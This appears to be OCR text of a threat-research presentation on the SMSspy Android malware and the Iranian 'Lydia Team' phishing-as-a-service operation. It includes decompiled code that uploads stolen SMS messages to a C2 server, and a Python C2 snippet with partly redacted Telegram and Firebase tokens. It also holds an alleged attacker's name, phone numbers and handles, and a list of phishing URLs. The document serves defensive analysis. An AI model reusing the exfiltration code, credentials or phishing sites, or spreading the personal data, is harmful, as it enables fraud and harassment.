
- Those Telegram groups are just the tip of the iceberg

SMSspy Threat Actor - Lydia team

- **LydiaTeam** - active in the Professor phishing Telegram group with 15k members

SMSspy Threat Actor - C2 infrastructure

- Searching for “newCard recived” (intentional typo) in Google, returned with Zalm_phishing Group - stolen card data



SMSspy Threat Actor - C2 Attribution

- Baba_zorro - owner of Zalem phishing Telegram group with **30k members**

zalem phishing


@Zalem_Phishing Like 0

Is this your channel? Confirm ownership for additional features


Owner : @baba_zorro

GODRAT

29 976	~173	~4.4k	~33	0.6%	0.3
members	avg post reach	daily reach	posts per day	ERR %	citation index




SMSspy Threat Actor - C2 Attribution





SMSspy Threat Actor - Android malware

SMSspy Android Malware

- Lets decompile the malware







SMSspy Threat Actor - Android malware

- The exfiltrated SMS messages *were* uploaded to c2 server.
- **The randomization *was* done on the malware side**! No victim's unique data *were* used.
- http://<c2 domain>/uploads/<rand 11111-99999.txt>

```
_vvvv5 = C0224BA.NumberToString(Common.Rnd(11111, 99999));
```


```
StringBuilder append3 = new StringBuilder().append("allmessage=").append(_vvvvv1).append("/").
.append(C0224BA.ObjectToString(ReadList.Get(0))).append("/uploads/").append(_vvvv5).append(".txt&id=");
```

SMSspy Threat Actor - C2 server

- Android C2 server - developed in python

  based on fire_base api and Telegram bot api

```
bot = telebot.TeleBot("50[redacted]:AAFd[redacted]c7wY7JAa6siiem5mU")
chatid = [1370[redacted], 196[redacted]]
filename = "number.txt"
fire_base_access_token = 'AAAAB_HL9TA:APA91bFosdSE3OAIm2lkdbe9Qkx1AAHMvFW60CqKs4
```




SMSspy Threat Actor - Attribution

- One of the attackers is “Amin Ranjbar”
- One of the SMSs is from the hosting provider’s, *confirming his newly registered* domain: sana-Iran.xyz


```
{
@LydiaTeam:9810000346
Text:Amin Ranjbar گرامی دامنه sana-Iran.xyz ثبت شد

طاها سرور - ارائه دهنده خدمات میزبانی وب
Status:Sent
Date:11/26/2021 17:06:57
}
```

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” - National Bank of Iran - account number, phone numbers and full address.



SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” published services

aminmohamad.site123.me/work

SOFTWARE DOWNLOAD | WORK | ABOUT | CLASH OF CLANS HACKED! | MUSIC PLAYER

Professional hackers | COUNTDOWN | NUMBERS COUNTER

Professional Hackers - Iran Tehran - 85182891

Hello . I am Amin Mohammad Ranjbar. My job is programming, site builder, hacker and graphic designer. And my name is @ hackerapp85 to get acquainted with hacking and security, and you are responsible for any work, so be careful, this is my ID in the telegram
@aminmohamadranjbar

Requirements

This is the phone number for calling
09125659885


- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885

Responsibilities

SMSspy Threat Actor - business model


- Phishing As A Service

  It appears that Lydia Team
  is selling and promoting their services



SMSspy Threat Actor - business model


- Offers 60 phishing theme options



	Phish Theme	Original mirrored site
2	6GiG	https://melat-shaprak.cf/pay/66876/6g.php
3	BlueTik	https://ssh-shaparak-ir.tk/2IAGNh/instagrams.html
4	CartSokht	https://irancs.cloud/id/231133/cartsoght.html
5	ChargeStar	https://echargstar.ml/
6	ChargePay	media-tarfand-page.tk
7	Donation	media-tarfand-page.tk/FullServices/Donation/Manage.php
8	DostYabi	www.minatavakoli.ir
9	LiveSexy	iran-payio.info/livesexy
10	Masaj	russianmassa.ga
11	Corona-Internet	https://sharjeirancell.xyz/webpage/1175943769/korona.fa.html
12	Fallower	https://www.irfollower.com/
13	FastFollower\form	https://followerpro.ir/form/index.php
14	FreeNet	https://melat-shaprak.cf/pay/83159/net6.php
15	Hania	https://iranb.gq/Hania/?e=4808641#
16	Hedye	https://sazman-home.ir/Net-Shop-17/sq91/
17	Hemmat-Help	https://ssh-shaparak-ir.tk/2IAGNh/kheyrieh.html
18	InstaHack	https://paysaz.000webhostapp.com/Created/hackinsta/947701678/
19	Internet	https://sazman-home.ir/Net-Shop-17/sq91/
20	Location	https://asanpay-on.cf/maked/K1BwmM/makan.php
21	Mahak	https://irancs.cloud/id/231133/mahak.html
22	OTP	https://shaparak-ping.cf/398595/cod.php
23	PubgUC	https://paymenty.xyz/webpage/1175943769/pubguc.fa.html
24	rcs	https://farskala.ir/product-category/mobile-accessories/case/
25	SamanNet	https://ib.sb24.ir/webbank/login/login.action?ibReq=WEB&lang=fa
26	SeilZadegan	https://abc21.ir/silzade/?id=1358
27	shad	https://shaparakpayer.cf/75996/shad.html
28	snapp	https://ab-cd9.ir/snapp/?id=1209
29	T-Member	https://ssh-shaparak-ir.tk/2IAGNh/tmember.html
30	TeleHack	https://paysaz.000webhostapp.com/Created/hacktel/947701678/
31	VirtaulNumber	https://shaparak-ping.cf/398595/number.php
32	vpn	https://ssh-shaparak-ir.tk/2IAGNh/vpn.html
33	xChat	https://ssh-shaparak-ir.tk/2IAGNh/chat.html
34	Yarane	https://irancs.cloud/id/231133/yaranah.html

